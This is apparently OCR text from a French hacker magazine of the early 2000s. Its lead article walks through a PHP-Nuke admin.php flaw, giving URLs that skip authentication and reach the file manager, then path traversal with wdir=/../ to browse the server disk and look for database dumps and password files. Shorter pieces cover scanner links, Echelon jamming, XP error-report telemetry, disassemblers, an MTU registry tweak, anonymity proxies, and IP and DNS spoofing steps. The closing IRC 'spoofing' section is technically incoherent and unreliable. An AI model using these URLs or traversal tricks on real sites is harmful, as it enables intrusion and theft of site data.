/admin.php?op=move&wdir=/&file=/lefic
hieroudossier
```

«Touch»:

```
/admin.php?op=touch&wdir=
/&touchfile=/lefichieroudossier
```

Supprimer un fichier/dossier:

```
/admin.php?op=del&wdir=/&file=/lefich
ieroudossier
```

Ouvrir un fichier:

```
/lefichier
```

Editer un fichier:

```
/admin.php?op=edit&wdir=/&file=/lefic
hier
```

Comme vous l'avez remarqué, je ne donne ici ni l'url pour uploader, ni celle pour créer un dossier ou un fichier, pour la simple et bonne raison que ces options sont dans une action post (on pourra donc en faire des urls par la suite, et c'est là que ça deviendra réellement intéressant).

On peut donc voir dans les dernières urls 3 valeurs:

«op», qui donne la valeur de l'opération à effectuer

«wdir», qui a par défaut la valeur /, / signifiant que l'on se trouve dans le dossier de base du site. Cette valeur, toujours pour rester dans le dossier de base, peut être changée par // ou par /./ (remarquez la similitude avec le «.» de la commande «CD» alias «CHDIR» en DOS, qui nous envoie dans le dossier où on se trouve).

Et enfin «file», ayant des variantes comme «touchfile», qui donne le nom du fichier ou dossier sur lequel la commande choisie dans «op» doit être appliquée.

On peut aussi voir que tout se passe via admin.php .

Voyons maintenant, en affichant la source, les 3 commandes (créer un fichier, créer un dossier et uploader un ficher) nous avons si peu parlé jusqu'ici.

Si on crée un dossier et que l'on appuie sur le bouton de création, on obtiendra d'une URL de type:

```
/admin.php?mkdirfile=&op=mkdir&wdir=/
```

On y retrouve donc le fichier admin.php, le «file», avec le nom «mkdirfile», le «op» avec la valeur «mkdir» et le «wdir», toujours avec la valeur /.

Encore une fois, les «INPUT» file, op et wdir y figurent, ainsi que le admin.php. On y voit aussi un checkbox appelé «html"... vu que cette url ne nous servira à rien, je précise juste que le texte «(html template)» se trouve à côté de ce checkbox.

Toujours l'admin.php, le wdir et le file avec la variante «userfile». Vous pouvez taper toutes ces urls à la suite d'un site possédant admin.php, le script vous fournit TOUJOURS un «AdminID» et un Mot de Passe.

La faille

Dans la plupart des scripts, qu'ils soient en php, asp, jsp, cgi ou autre, la valeur du bouton n'est pas prise en charge dans l'url, si on clique dessus.

J'ai donc testé sur le site http://site.de.test1/, qui utilise admin.php les urls en rajoutant le «name» et la valeur des buttons, ce qui donnait cela:

Pour créer un dossier:

```
http://site.de.test1/admin.php?mkdirf
ile=&op=mkdir&wdir=/&mkdir=Go!
```

Résultat:

Rien... on me demande toujours un AdminID et un mot de passe...

Pour créer un fichier:

```
http://site.de.test1/admin.php?file=&
op=createfile&html=yes&wdir=/&create-
file=Go!
```

Résultat: toujours rien:(

Pour uploader un fichier:

```
http://site.de.test1/admin.php?wdir=/
&userfile=&upload=Go!
```

Résultat:

Une page s'affiche...

Une erreur...:

Warning: Unable to open " for reading: No such file or directory in

```
/home0/truc/Serveur/htdocs/admin.php
on line 1196
```

Bingooooooo! =) La page qui s'affiche est le File Manager, avec tous les dossiers et fichiers se trouvant dans le dossier par défaut du site !!! L'erreur nous informe de la place de ce dossier dans le disque dur:

```
/home0/truc/Serveur/htdocs/
```

Toutes les options vues précedemment sont présentes! Mais aucune ne fonctionne... Toutes exigent toujours un AdminID et un mot de passe...

Tant pis, voyons comment se servir de notre découverte. Je sais que si j'enlève la partie de l'url «&upload=Go!», je reviendrai à la demande d'authentification habituelle... donc je n'y touche pas. Commençons par la fin, changeons la valeur de «userfile», pour donner:

```
http://site.de.test1/admin.php?wdir=/
&userfile=test&upload=Go!
```

Rien ne change, à part l'erreur :

Warning: Unable to open 'test' for reading: No such file or directory in

```
/home0/truc/Serveur/htdocs/admin.php
on line 1196
```

Rien de bien intéressant...

2e test en changeant cette valeur, avec l'url:

```
http://site.de.test1/admin.php?wdir=/
&userfile=admin.php&upload=Go!
```

Encore une fois, rien de passionnant, toujours l'erreur:

Warning: Unable to create '/home0/truc/Serveur/htdocs/': Is a directory in

```
/home0/truc/Serveur/htdocs/admin.php
on line 1196
```

Bon, décidément cette partie ne nous apprendra rien, supprimons-la. Il nous reste donc:


```
http://site.de.test1/admin.php?wdir=/
&upload=Go!
```

«upload» ne doit pas être changé, «admin.php» non plus (lol)... il reste donc «wdir». Sa valeur est / ... et sur la page File Manager, il y a quelques lignes :

File Manager
Current Directory is: /
[Back to root | Rafraichir]
Uploaded --> /

Je change sa valeur, je n'y mets rien:

```
http://site.de.test1/admin.php?wdir=&upload=Go!
```



Un outil très utilisé mais pas très sécurisé

Rien ne change: «Current Directory» est toujours /. Le Current Directory reste toujours au dossier par défaut du site avec, pour valeur de wdir, / , rien , et comme vu plus haut: /./ et // etc...

Je regarde les dossiers qui se trouvent dans */home0/truc/Serveur/htdocs/*, il y en a 5:

cache, images, manual, themes, upgrades .

Je teste donc l'url

```
http://site.de.test1/admin.php?wdir=/images/&upload=Go!
```

Re-bingo !! =)) Je me trouve bien dans le dossier /home0/truc/Serveur/htdocs/images/, bien que l'erreur n'ait pas changée. Je vois par contre ces lignes changées:

File Manager
Current Directory is: /images/
[Back to root | Rafraichir]
Uploaded --> /images/

Autre changement, les urls pour les options propres au File Manager ont changé, elles sont du style :

```
/admin.php?op=move&wdir=/images/&file=/images/[nomdefichieroudedossier] .
```

Logique...

Bien! Nous savons donc comment descendre dans l'arborescence du site !

Pour la suite, changeons d'exemple, prenons le site http://site.de.test2 .

```
http://site.de.test2/admin.php?wdir=/&upload=Go! ...
```

Pas de grands changements, à part l'erreur:

Warning: Unable to open " for reading: No such file or directory in

```
/home/machin/chose/public html/admin.php on line 532
```

Encore une fois, rien que de très logique: ce n'est pas le même disque dur, ce n'est donc pas la même arborescence =))

Bien, on sait comment descendre dans cette arborescence... maintenant: comment remonter? C'est le moment de se souvenir de ce qui a été évoqué ce qui a été dit à propos du DOS: «CD.» permet de rester dans le dossier où on se trouve, wdir=/./ se met dans le dossier par défaut. Hé bien, tentons le coup: «CD..» nous fait remonter au dossier parent... testons l'url:

```
http://site.de.test2/admin.php?wdir=/../&upload=Go!
```

Réaction

Loin de décrédibiliser PHP Nuke, cette faille de sécurité majeure semblent au contraire rassembler toutes les énergies pour l'amélioration du code. *José R.*

Il suffit donc d'ajouter autant de «/../» que désiré pour remonter l'arborescence du disque dur, sans se limiter au site lui-même. Voilà, on peut se promener dans le HD à sa guise... youpi...

Questions précisions

Attention: Ce n'est pas parce qu'il y a une erreur que la faille est présente. Par exemple:

```
http://site.secure/admin.php?wdir=/&upload=Go!
```

Warning: Unable to open " for reading: No such file or directory in

```
/home4/hopla/admin.php on line 226
```

Warning: SAFE MODE Restriction in effect. The script whose uid is 3780 is not allowed to access */home4/hopla* owned by uid 0 in */home4/hopla/admin.php* on line 229

Warning: Cannot add header information - headers already sent by (output started at

```
/home4/hopla/admin.php:226) in /home4/hopla/admin.php on line 230
http://site.secure2/admin.php?wdir=/&upload=Go!
```

Warning: Unable to open " for reading: No such file or directory in

```
/home/pouetpouet/public html/admin.php on line 226
```

Warning: Cannot add more header information- the header was already sent header information may be added only before any output is generated from the script — check for text or whitespace outside PHP tags, or calls to functions that output text- in

```
/home/pouetpouet/public html/admin.php on line 230
http://site.secure3/admin.php?wdir=/&upload=Go!
```

Warning: Unable to open " for reading: Permission denied in

```
c:\apache\htdocs\admin.php on line 231
```

Warning: Cannot add header information — headers already sent by (output started at c:\apache\htdocs\admin.php:231) in c:/apache/htdocs/ admin.php on line 235

Des bugs de ce genre sont tout de même assez connus, et appelés failles à cause du fait qu'ils donnent une partie de l'arborescence... Par exemple */_vti_bin/shtml.dll* qui affichera, si on tape *www.pauvsite.naz/_vti_bin/ shtml.dll/skonveut.html* l'erreur:

Cannot open «*C:\Apache\site\ skonveut.html*": no such file or folder.

Si on tape n'importe quoi comme valeur de wdir, par exemple

```
/admin.php?wdir=1212&upload=Go!
```


On obtient une erreur qui nous donne la confirmation (était-ce vraiment nécessaire ?) que la commande wdir ressemble fortement à la commande CHDIR (CD) sous DOS:

Warning: ChDir: No such file or directory (errno 2) in

```
/home0/truc/Serveur/htdocs/admin.php on line 1024
```

Et la valeur «Size» du tableau de «FileManager» est «b» pour tout les dossiers/fichiers. Bien sûr les URLS des opérations sont maintenant du style:

```
/admin.php?op=edit&wdir=1212&file=121
```



PHPNuke ouvre-t-il la porte à tout votre disque dur ?

```
2article.php .
```

Ayant remarqué que les «op» étaient égaux aux noms des buttons dont la valeur est «Go!», j'ai testé des urls genre .

```
/admin.php?rblocks=Go!
/admin.php?mod users=Go!
/admin.php?hreferer=Go!
```

(le wdir n'est pas indispensable, car il a une valeur par défaut) mais ça n'a rien donné...

Afficher et accéder uniquement au contenu d'un HD peut ne pas paraitre très utile, mais on peut trouver l'accès de dossiers avec des informations sensibles.

Exemple :

```
www.pauvsite.com/cache/nuke.sql
```

ou , qui sait, des .pwd, des pass de BD, des éditeurs, etc...

Pour conclure

Voilà... il y a sûrement des façons plus commodes d'utiliser le script admin.php; comme par exemple pour uploader, envoyer ou créer des fichiers, ou créer des dossiers. Mais ceci étant la première véritable faille (bug?) que je trouve par moi-même, n'en demandez pas trop :) je sors seulement de la catégorie «script kiddie», et j'ai encore un long chemin à faire dans la sécurité informatique. Merci à FLoW, qui a fait un tutoriel nommé «PHP» et qui m'a inspiré. Si quelqu'un, grâce à ce texte (ou non) arrive à exploiter mieux le script, je lui serais extrêmement reconnaissant de m'en avertir. ■

Thx, bye =)
frog-m@n, BAL Team's member.
Mailto: leseulfrog@hotmail.com

Scanneurs, monitoring... tout pour scanner et examiner le réseau

Que l'on soit hacker ou administrateur, nous utilisons tout un tas d'outils pour scanner les protocoles et ports réseau, pour surveiller les flux IP, TCP ou SNMP, etc. Au lieu de perdre du temps à chercher les bonnes adresses, voici une petite liste d'outils pour surveiller et détecter les anomalies réseaux.

Tcpdump: *http://www-nrg.ee.lbl.gov/*
Nstream: *http://www.hsc.fr/ressources/outils/nstreams/*
MRTG: *http://people.ee.ethz.ch/~oetiker/webtools/mrtg/mrtg.html*
Cricket: *http://cricket.sourceforge.net/*
TCPtrace: *http://jarok.cs.ohiou.edu/software/tcptrace/*
Ntop: *http://www-serra.unipi.it/~ntop/ntop.html*
MTR: *http://www.bitwizard.nl/mtr/*
Ipswitch: *http://www.ipswitch.com/*
Scion: *http://www.merit.edu/~netscarf/*
Netramet: *http://www2.auckland.ac.nz/net//Accounting/ntm.Release.note.html*
Tele Trafic Tapper: *http://www.csl.sony.co.jp/person/kjc/software.html*
Iptrafic: *http://www.urec.cnrs.fr/iptrafic/*
WebSNMP: *http://www.snmp-products.com/Manager/WebSNMPfr.html*
Big Brother: *http://bb4.com/*
NMAP: *http://www.insecure.org/nmap/*
MON: *http://www.kernel.org/software/mon/*

ALGORITHME de cryptage à base d'Échelon

Échelon est comme tout le sait, le système d'écoute mondial initié par les USA et notamment la NSA. Des dizaines de bases d'écoutes existent dans le monde. Plusieurs tentatives ont été menées pour contrer ce système et le saturer. En voici un nouvel exemple...

J'écrivais tranquillement un mail en le finissant par une crise dédiée a Échelon, comme cela m'arrive parfois (oui, quelques mots clés à la fin juste pour rire), quand je me suis dit une chose qui peut être intelligente. [Ndcybz : A votre place j'irais pas plus loin là...] Oui, je sais, la plupart d'entre vous ne croiront absolument pas la dernière partie de ma phrase mais passons...

Connaissez vous le principe des moteurs de recherche? En fait, ma question serait plutôt savez vous comment les moteurs (ou index, ce n'est pas le sujet du jour) référencent des sites? Oui, quel est le rapport avec échelon. Un peu de patience j'y arrive.

Pour faire simple, Un moteur de recherche, parcourt une page web et examine avec quels mots clés on a défini cette page HTML et regarde si ces mots clés sont présents dans cette page et si oui, combien de fois... Ainsi, une page web contenant:

```
«cybz est intelligent cybz est
intelligent cybz est
intelligent cybz est intelligent
cybz est intelligent cybz est
intelligent cybz est intelligent cybz
est intelligent cybz est intelligent
cybz est intelligent cybz est
intelligent cybz est intelligent
cybz estintelligent cybz est
intelligent cybz est intelligent
cybz est intelligent cybz est
intelligent cybz est
intelligent cybz est intelligent»
```

Cela ne trompera aucun moteur de recherche, qui ignorera tout simplement la page qui ne contient que les mots clés «cybz» et «intelligent» (mots clés qui sont d'ailleurs antinomiques mais c'est une autre histoire) pour cause de «spamming» (oui, c'est comme ça qu'ils disent les moteurs de recherche).

Ne pensez vous pas qu'il existe une forte probabilité pour qu'échelon ignore lui aussi les densités de mots clés visiblement trop fortes pour être honnêtes et donc destinées à le faire tourner en bourrique (échelon, pas le mot clé, suivez nom de diou!).

Ainsi, si l'on envoie un mail contenant uniquement les mots:

```
Jihad
Aeroplane
Virus
Anthrax
```

Il est probable qu'échelon s'en contrefoute bien que ce soient des mots gravement à la mode...

Pourtant, si l'on prend la première lettre de chacun de ces mots, on obtient un message clair (JAVA) qui est destiné pour les initiés à contenter maddany (ou bien à proposer une pause café à sa charmante voisine de bureau développeur tout comme vous mais c'est une autre histoire).

Bien sûr, cette forme de «codage» est tout à fait grossière mais ne pensez vous pas que l'on pourrait faire tourner echelon en vinaigre (oui, y en à marre des bourriques (non cybz, ce n'est pas une attaque personnelle de plus)) en utilisant les mots clés échelon associés à un soft du genre de celui ci:
www.spammimic.com/index_fr.shtml
(Site où on peut créer des spams et les préparer quel que soit le système d'exploitation utilisé...) ■

A méditer...
NDLR: à quand une telle attaque sur le système d'écoute français?

Merci a Ulysse31@madchat.org et au pauvre Cybz...

www.hAck...

Pour en savoir un peu plus sur Échelon, quelques sites méritant un petit détour (en Anglais):
http://www.aclu.org/echelonwatch/
http://www.greaterthings.com/Word-Number/Organizations/Echelon/

Microsoft a installé un mouchard dans XP !

Ce n'est pas une info binon ou un titre racoleur, cette news très sérieuse résulte d'une alerte émise par le Computer Incident Advisory Capability (CIAC) du département américain de l'énergie à propos de Windows XP. Des informations condidentielles sont envoyées à Microsoft!
En fait, tout se passe quand un soft plante, un utilitaire nommé DW.exe se lance alors et vous propose de faire un rapport d'erreur après de Microsoft. Si vous acceptez, Docteur Watson (DW.exe) va automatiquement envoyer les «informations» concernant l'erreur. Celles-çi inclues le nom du logiciel qui a planté, sa version (aucune confirmation à propos du numéro de série), l'état de la base de registres, et un extrait de l'état de la mémoire de l'application au moment du boggue. Jusque là rien de vraiment méchant mais il semble que si vous soyez en train de taper un texte sous un traitement de texte, Microsoft le recevra! Rappelons que la firme de Redmond n'en n'est pas à son coup d'essai. Pour le lancement de Windows 95, des professionnels s'étaient apercus que lorsque l'utilisateur demandait à bénéficier de l'offre d'essai gratuite de MSN et acceptait de pouvoir bénéficier du support téléphonique, Microsoft recevait le descriptif complet du contenu de l'ordinateur : Liste des logiciels (y-compris non-Microsoft) installés et leurs numéros de série! Microsoft s'était alors excusé et ab\vait promis de ne plus le faire... En 1998, rebelote, un expert en sécurité avait découvert que si un utilisateur s'inscrivait sur le site de Microsoft afin de pouvoir profiter du support téléphonique (toujours lui !) tout en étant sous Internet Explorer, le même processus avait lieu! Microsoft, avait sa bonne fois légendaire avait affirmé qu'il s'agissait d'un boggue :-)

Maintenant imaginez l'utilisation qui pourrait être faite de toutes ces données si une personne malvaillante réussissait à détourner ces mouchards, ça fait frémir !

DÉsassemble

Impossible de voir le code d'un programme exécutable? En informatique, on peut tout faire. Il suffit de désassembler l'exécutable ou tout autre fichier compilé. Rappelons pour ceux qui ont mauvaise mémoire qu'un exécutable est le résultat de la compilation d'un code source en langage machine, l'assembleur. L'acte de désassembler est donc de retrouver le code assembleur issu de la compilation Bien entendu, il faut connaître à la perfection le langage assembleur pour comprendre. En réalité, il existe plusieurs méthodes : le désassemblage et la décompilation. On peut utiliser le terme générique de reverse-engineering. Cette méthode est illégal dans un grand nombre de pays, même si en Europe, elle est tolérée. Si on en fait pas un mauvais usage.

La décompilation est l'acte permettant de retrouver la code source orignal. Pour certains langages, cette manœuvre est possible (ex. : Java, Cobol, etc.). Si on souhaite décompiler une application VB, on utilisera un outil du genre VBDescompiler. Pour Java, on pourra regarder du côté de Decafe Pro ou Jad. Si techniquement, on peut décompiler une application C / C++, il faut un certain nombre d'information : l'Ide utilisé, le type et la version du compilateur, les options de compilation, les librairies utilisées et leur version, etc.

Le désassemblage est la technique la plus simple même si elle implique de maîtriser l'assembleur. On peut désassembler toutes classes, DLL et applications. Sous Windows, l'environnement le plus connu, ou tout du moins, le plus pratique est W32Dasm. Sous Linux, on pourra utiliser un outil comme Bastard. Pour le binaire, ce sera plutôt Biew. Ldasm reprend la philosophie et l'interface de W32Dasm. Pour les applications Pyhton, on utilisera Pyreverse.

W32Dasm : un bon outil

Divers liens et informations:
http://www.itee.uq.edu.au/~csmweb/decompilation/disasm.html
Légalité du reverse-engineering: *http://www.april.org/dossiers/dvd-cca/reverse-engineering.html*
Sur les droits de l'utilisateur: *http://www.c-dump.com/serieux/law/lawplan.html*

Windows XP

accélérez votre connexion ADSL en modifiant la base des registres

Microsoft a développé la base de Registres (le «registry» en anglais) dans le but de contenir de façon centralisée les paramètres de configuration du système et des applications. Cette base de registres est un super fichier où sont stockées des informations indexées décrivant le matériel du système hôte, les préférences de l'utilisateur et d'autres données de configuration. La base de registres a pour but premier de réduire la prolifération des fichiers de configuration en proposant une source d'informations hiérarchique centralisée.

Comment accéder à la base de registres

Démarrer / Exécuter, tapez «Regedit» sous Windows 9x, Me, W2K et XP.


Prenez d'abord vos précautions

Un voyage au coeur de la base de données des registres n'est pas sans danger. Vous devez donc pouvoir effectuer une sauvegarde.

A l'aide de l'éditeur REGEDIT.EXE sauvegardez cette base à l'aide de la fonction «Exporter le fichier de la base de registres». L'option «Etendue de l'exportation» devant être fixée à TOUT.

Note: les fichiers .REG créés par exportation peuvent être édités à l'aide de n'importe quel éditeur de texte.

Si vous constatez une anomalie vous aurez alors le loisir «d'importer le fichier de la base de registres".



l'interface de MTUSpeed Pro

un résultat de PING

Un conseil d'usage est de sauvegarder également l'ensemble des fichiers *.INI, les fichiers des mots de passe Windows 9x (*.PWL), vos fichiers de scripts (autoexec.bat, config.sys, scripts réseaux, etc.).

Comment accélérer votre accès ADSL en modifiant la base des registres

Un long paquet IP traversant un tronçon du réseau sujet à des erreurs fréquentes est inefficace et ralentira le trafic global. Il est logique en effet de penser que la probabilité qu'un paquet soit victime d'une erreur de transmission est proportionnelle à sa taille. Selon le réseau traversé, il existe donc une MTU (Maximum Transmission Unit: taille maximale de la longueur d'un paquet), fixée au plus juste pour obtenir un maximum de performances: chaque réseau possède une MTU optimale.

Par exemple si un paquet IP d'une longueur de 1500 octets traverse un réseau dont la MTU est de 576 octets, celui-ci sera fragmenté en x paquets. La fragmentation d'un paquet et sa reconstitution occupent pas mal de ressources du réseau.

WARNING

Mise en garde : une erreur dans la base des registres peut entraîner un dysfonctionnement de votre ordinateur.

Avec un bon réglage de ce MTU, il est possible d'augmenter les performances et par conséquent d'accélérer votre connexion ADSL à Internet.

Il existe un moyen très simple de déterminer votre taille MTU optimale. Sous une boite DOS entrez la commande:

L'éditeur de base de registre

```
ping -f -l [valeur d'essai]
www.votrefournisseurd'accès.fr
```

Commencez par une valeur de 548, puis augmentez ou réduisez ce chiffre en cherchant le paramètre le plus haut qui ne cause pas de fragmentation de paquet. Ajoutez la valeur 28, qui est la taille des informations qui ne sont pas des données pures, pour calculer votre MTU optimale (548 + 28 = 576).

Ouvrez ensuite l'éditeur de la base des registres et éditez :


HKEY_LOCAL_MACHINE\System\Ccs\Services\Ndiswan\Parameters\Protocols\0

Dans le menu «édition», cliquez sur Ajout d'une valeur, puis ajoutez les valeurs suivantes:

Nom de la valeur: ProtocolType
Type de données: REG_DWORD
Valeur: 0x0800
Nom de la valeur: PPPProtocolType
Type de données: REG_DWORD
Valeur: 0x0021
Nom de la valeur: ProtocolMTU
Type de données: REG_DWORD
Valeur: entrez votre taille MTU optimale (valeur décimale)

Ce hack n'est valable que sous Windows XP. Pour les autres versions de Windows, vous pouvez employer l'utilitaire MTUSPEED http://www.mjs.u-net.com/. ■

Avec .NET, Microsoft a décidé de supprimer le recours à la base des registres dans le cas du déploiement d'une application. En effet une application .net est auto descriptible. L'utilisateur ne risquera plus de corrompre la base des registres car pour effacer un logiciel il suffira d'effacer le répertoire l'abritant.



Surveiller la base de registre avec le Registry Monitor

Focus «Anonymat»

Pour conserver votre anonymat en ligne, voici une petite liste bien pratique :

— Anonymisers utilisant l'encryption:

The Cloak: *www.the-cloak.com*

— Serveurs proxy - Pas d'un haut niveau de securité, mais cela cachera votre identité aux destinataires.

Anonymouse — Serveur proxy anonyme. *www.anonymouse-master.com*

Anonymizit — insère des pubs popup et un brin lent. *www.subdimension.com/nettools/anonymizit/*

IDZap - Nécessite une adresse email pour l'utiliser. *http://www.idzap.com/*

— Logiciel d'anonymat

JAP - Logiciel s'installant sur votre ordinateur et encryptera vos requetes Internet via une suite de serveurs qui encryptent les requetes. *http://anon.inf.tu-dresden.de/index_en.html*

Carte bancaire: new idea, new hack!

Afin de lutter de manière plus efficace contre le piratage des cartes de crédits, certaines banques lancent la e-carte bancaire. Le principe n'a rien de bien révolutionnaire: Vous téléchargez un petit logiciel que vous utilisez sur des sites marchands associés en rentrant un code que vous aura préalablement donné votre banque.

Cela paraitt simple mais en quoi cela résoud t'il le probleme de la sécurité? En effet qu'est ce qui empeche de tester des numéros de cartes virtuelles en attaque de type «Brute force» ou éventuellement de récupérer les listes de codes depuis le site marchand en le piratant? A suivre.

Le Spoofing

HACKER ONLY

Le spooling est un terme peu connu des utilisateurs mais que les hackers connaissent bien. Le spoofing est une technique permettant d'usurper une adresse IP, une adresse eMail, un DNS. Le spoofing le plus audacieux est le Web Spoofing consistant à placer un site pirate sur un site «officiel». Comme méthode d'usurpation, le spoofing est l'idéal mais elle demande de solides connaissances des différentes technologies réseaux.

IP Spoofing

L'IP Spoofing est une usurpation d'adresse IP. Ce type d'attaque est particulièrement intéressante dans les DoS (déni de service). Il ne faut pas que l'attaquant du DoS soit identifié par sa véritable adresse IP. L'IP Spoofing sert dans le cadre d'une relation de confiance entre deux machines à prendre la main sur l'une d'elle.


Il existe non pas une mais différentes attaques IP Spoofing. Le Blind Spoofing est une attaque en aveugle. L'inconvénient est que l'attaquant doit porter sur les paquets de réponse de la machine qui répond car, elle répond à la vrai machine et non à la machine pirate qui ne reçoit pas la réponse, compliquant l'attaque. Pour être moins aveugle et facilité l'attaque, on utilise l'IP Source Routing. Son objectif est simple : on route les paquets vers un routeur sous contrôle. Le seul hic est qu'aujourd'hui, les routeurs n'implémentent plus cette fonction IP.


Dans le Spoofing IP, il nous faut un machine cible (la victime),un serveur ayant confiance dans la machine victime (via son IP), un ordinateur ayant une adresse spooler et enfin un machine d'attaque. Quand on souhaite réaliser un IP Spoofing, il faut connaître les réseaux, le protocole IP et les fondements des OS. La connexion de confiance entre différentes machines se réalisent par l'identification de l'adresse IP. Donc pour être accepté, il faut détourner une adresse IP. Ainsi, on réussit à passer les protections.

Réalisé une telle attaque nécessite quelques étapes et préparations. Il faut tout d'abord choisir le serveur victime puis trouver une machine ayant sa confiance. Le but, vous l'aurez compris, est de tromper les sécurités du serveur en se faisant passer pour une machine connue et autorisée. En général, une attaque de ce type se fait d'un compte root vers un autre compte root. Un IP Spoofing se réalise en aveugle. Il faut rendre la machine de confiance incapable de communiquer avec le serveur. Ensuite, c'est une question de réflexions et de connaissances pour savoir ce qu'attend le serveur.

La première étape consiste à récupérer des informations. On pourra alors utiliser des commandes du genre showmount -e ou rpcinfo. Il faut surtout éviter que la machine de confiance puisse communiquer avec le serveur cible. Pour cela, il faut faire un TCP SYNC flooding, bref du DoS pour saturer la machine cible. Il s'agit de submerger la machine pour des connexions et requêtes en masse pour l'empêcher de répondre au serveur. Les requêtes SYNC permettent de saturer le port TCP. Mais attention, un mécanisme nommé backlog limite le nombre des requêtes. Cette limite dépend du système. Notre machine d'attaque ne doit pas accessible à la machine de confiance. Pour faire simple, l'attaque envoie les requête SYNC pour saturer le TCP. La machine cible renvoie des paquets TCP SYN/ACK croyant avoir à faire à un (serveur) émetteur.

L'attaque va consister à établir une connexion TCP sur le serveur cible en utilisant un paquet TCP contenant le flag SYN et l'adresse IP de l'adresse de confiance. Le serveur répond avec SYN-ASK. Le pirate qui aura prédis le numéro de séquence TCP forge un paquet TCP ayant le flag ASK et le bon numéro d'acquittement. Une nouvelle connexion avec le serveur est ouverte. On envoie alors un paquet TCP contenant le flag PSH. Ainsi, on accède directement au serveur.





DNS Spoofing

Le DNS Spoofing consiste à rediriger sans éveiller de soupçons les internautes vers des sites pirates à partir d'une adresse « officielle « d'un vrai site. On s'appuie sur les faiblesses du DNS. Il existe deux grands types d'attaques en DNS Spoofing : DNS ID Spoofing et DNS Cache Poisoning. Le but ultime d'une telle attaque est de faire correspondre une adresse IP d'une machine contrôlée à un nom de domaine réel et valide.

La communication entre machines se fait grâce aux adresses IP. Dans certains cas, on ne possède que le nom d'une machine. Dans ce cas, le protocole DNS permet d'obtenir une adresse IP de la machine avec qui on souhaite communiquer. Quand une machine A demande une adresse IP de la machine B à partir du DNS, le pirate doit récupérer le numéro d'identification et envoyer le numéro falsifié avant le serveur DNS. Ainsi, la machine A utilisera l'adresse IP pirate et non celle de la machine B...


Le DNS Cache Poisoning concerne le système de cache des serveurs DNS. Le cache de ces serveurs stocke temporairement les correspondances Nom - Adresse IP. Ce type d'attaque corrompt le cache du serveur DNS en lui fournissant de fausses informations. Pour cela, le pirate doit contrôler un nom de domaine et le serveur DNS du nom de domaine. Notre nom de domaine envoie une requête au serveur DNS pour résoudre un nom d'une machine (pour avoir l'adresse IP). Le serveur de DNS envoie une requête que notre serveur DNS pirate reçoit et renvoie une réponse avec quelques informations complémentaires (machine publique + adresse IP du pirate). Ces données sont stockées dans le serveur DNS. Si des requêtes lui sont envoyées pour des noms corrompus, le serveur répondra une adresse IP pirate et non l'adresse IP réelle.

Spoofing et IRC

Le spoofing ne s'arrête pas au mail, à l'IP ou au DNS. Il peut servir à faire tout et n'importe quoi. On peut parfaitement imaginer de réaliser un spoofing dans un salon de discution. Pour ce faire, on doit pouvoir récupérer l'IP d'un intervenant pour masquernotre véritable IP. Connectez-vous à un salon via IRC. Une fois cela réalisé, la récupération d'une adresse IP se fera par un DNS Spoofing. Pour être sûre de la trouver, vous devez posséder un scanneur d'IP. Le scanneur scanne les adresses IP présent sur le salon, par exemple, 255.255.255.0 et 255.255.255.255. Une fois trouvé un IP, vous vous reconnectez avec la nouvelle adresse. Sous IRC, on tapera les commandes suivantes:

```
/serveur 255.255.255.123 23
```

La suite sera assez simple. Mirc se déconnecte et vous notifie la nouvelle adresse. Le spoofing est réussi! Il ne reste plus qu'à se reconnecter avec l'IP détournée.



Reconnectez-vous par:

```
/raw irc01.irc.aol.com 6667
```

En réponse, Mirc vous retourne:

```
aol.com rq «yaroccomachine»
"255.255.255.123»    ...Host    name
lookup
for ' USER
yarocco «yaroccomachine»
"255.255.255.123» ' failed
Connecting to host irc01.irc.aol.com
...Connected
```

Il suffit de taper votre pseudo :

```
/nick pseudo
```

